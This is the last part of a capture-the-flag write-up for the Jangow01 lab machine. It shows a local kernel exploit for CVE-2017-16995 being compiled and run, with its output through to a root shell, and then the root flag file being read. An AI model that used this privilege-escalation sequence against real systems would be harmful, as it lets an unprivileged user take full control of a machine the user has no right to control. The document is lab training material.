Now Execute this file by following commands shown in below image.
gcc 45010.c -o cve-2017-16995




```
jangow01@jangow01:/tmp$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:/tmp$ ls
ls
45010.c
cve-2017-16995
linpeas.sh
systemd-private-c51cf089573341569afac544123714b5-systemd-timesyncd.service-tEMxTY
tmux-1000
jangow01@jangow01:/tmp$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003a1fbf00
[*] Leaking sock struct from ffff880035c8e780
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003be03f00
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003be03f00
[*] credentials patched, launching shell ...
# █
```

Now I have root access and The root flag was named ‘proof.txt,’ which was easily found in the current directory. This completes the challenge; we were able to compromise the target machine



```
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
                          @@@&&&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@&&&&&&&&&&&&&
                          @  @@@@@@@@@@@@@@@@@&#    #@@@@@@@@@&(.    /&@@@@@@@@@@
```

Here I found Root Flag and Objective achieved



```
da39a3ee5e6b4b0d3255bfef95601890afd80709
# █
```

CYBER-COP

Your security is our top priority.

Last Page.